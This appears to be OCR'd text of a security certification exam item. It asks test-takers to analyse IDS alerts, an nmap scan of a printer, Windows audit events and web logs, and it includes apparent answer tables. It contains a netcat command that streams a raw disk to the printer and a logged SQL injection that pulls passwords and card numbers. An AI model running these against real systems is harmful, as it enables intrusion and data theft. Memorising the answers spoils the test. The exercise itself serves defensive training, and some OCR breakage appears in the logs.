2016/03/02 16:20.8142	123.123.123.123.5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server: established; content:"GET"; content:"/cgi-bin/newcount"; classtype:policypass;)
2016/03/02 16:20.9013	77.250.9.31.12402	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgdl resource request; flow to server: established; content:"GET"; content:"/download/windows/asctab31.zip"; classtype:policypass;)
2016/03/02 16:21.0032	123.123.123.123.5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgsi resource request; flow to server: established; content:"GET"; content:"/asctortf/portal.php"; classtype:policywarn;)
2016/03/02 16:21.0242	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server: established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.2464	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server established; content:"GET"; content:"/js/master.js"; classtype:policypass;)
2016/03/02 16:21.3672	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server established; content:"GET"; content:"/css/master.css"; classtype:policypass;)
2016/03/02 16:21.4789	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.4919	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server established; content:"GET"; content:"/images/navigation/home1.gif"; classtype:policypass;)
2016/03/02 16:21.6812	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.0992	172.30.0.2.6883	55.39.240.3.49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.1373	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.2091	172.30.0.2.6883	55.39.240.3.49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.3771	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server established; content:"GET"; content:"/scrape"; classtype:policywarn;)


Possible Actions:	Recommended Solutions:
NIPS	WAF
WAF	
HIPS	
Secure coding	
Server side validation	
Application whitelisting	

```
Localhost:~# nmap -A  172.30.0.10

Starting nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EDT
```





```
21/tcp open ftp
23/tcp open telnet?
80/tcp open http
280/tcp open http
515/tcp open sdmsvc LANDesk Software Distribution (sdmsvc.exe)
631/tcp open http
9100/tcp open
Device type: printer|print server
Running: embedded
OS details: printer/print server

 Nmap finished 1 IP address (1 host up) scanned in 4.20 seconds
Localhost: ~# cat /dev/hda|netcat -q 0 172.30.0.10 9100
```

Possible Actions:	Recommended Solutions:
NIPS	
WAF	NIPS
HIPS	
Secure coding	
Server side validation	
Application whitelisting	




```
Audit Success  3/20/2016  16:40:43 AM  Microsoft Windows security auditing.  4738  User Account Management
Audit Success  3/20/2016  16:40:43 AM  Microsoft Windows security auditing.  4732  Security Group Management
Audit Success  3/20/2016  16:40:43 AM  Microsoft Windows security auditing.  4738  User Account Management
Audit Success  3/20/2016  16:40:43 AM  Microsoft Windows security auditing.  4732  Security Group Management
Audit Success  3/20/2016  16:40:42 AM  Microsoft Windows security auditing.  4738  User Account Management
Audit Success  3/20/2016  16:40:41 AM  Microsoft Windows security auditing.  4722  User Account Management
Audit Success  3/20/2016  16:40:41 AM  Microsoft Windows security auditing.  4720  User Account Management
Audit Success  3/20/2016  16:40:40 AM  Microsoft Windows security auditing.  4728  Security Group Management
Audit Success  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4625  Logon
Audit Success  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4672  Special Logon
Audit Success  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4624  Logon
Audit Success  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4624  Logon
Audit Failure  3/20/2016  16:40:37 AM  Microsoft Windows security auditing.  4648  Logon
Audit Success  3/20/2016  16:40:36 AM  Microsoft Windows security auditing.  4673  Sensitive Privilege Use
Audit Success  3/20/2016  16:40:36 AM  Microsoft Windows security auditing.  4673  Sensitive Privilege Use
Audit Success  3/20/2016  16:40:36 AM  Microsoft Windows security auditing.  4624  Logon
Audit Success  3/20/2016  16:40:36 AM  Microsoft Windows security auditing.  4672  Special Logon
```







```
123.123.123.123 - - [02/Mar/2016:16:20:48 -0400] "GET /pics/wpaper.gif
```



```
HTTP/1.0" 200 3240 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:48 -0400] "GET /contacts.html
HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /asctortf/ HTTP/1.0" 200
8130 "http://search.company.com/Computers/Data_Formats/Document/Text/RTF"
"Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:49 -0400] "GET /contacts.html
HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /pics/5star2000.gif
HTTP/1.0" 200 4005 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:50 -0400] "GET /news/news.html
HTTP/1.0" 200 16716 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:50 -0400] "GET /pics/5star.gif HTTP/1.0"
200 1031 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /pics/a2hlogo.jpg
HTTP/1.0" 200 4282 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /cgi-bin/newcount
HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I;
PPC)"
ppp931.on.company.com - - [02/Mar/2016:16:20:52 -0400] "GET
/download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA  (Win95; U)"
151.44.15.252 - - [02/Mar/2016:16:20:58 -0400] "GET /cgi-
bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863
 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; Hotbar 4.4.7.0)
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET
http://www.comptia.com/asctortf/portal.php?ID=-1 UNION SELECT 1,pass,cc
FROM users WHERE uname='test' HTTP/1.1
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET /internet/index.html
HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /js/master.js HTTP/1.1" 200
2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /css/master.css HTTP/1.1"
200 6123 "http://www.company.com/cgi-
 Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET
```



```
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /data/zookeeper/ico-100.gif
HTTP/1.1" 200 196 "http://www.company.com/cgi-
bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:22 +1200] "GET /adsense-alternate.html
HTTP/1.1" 200 887 "http://www.company.com/cgi-
bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:39 +1200] "GET /data/zookeeper/status.html
HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm
```

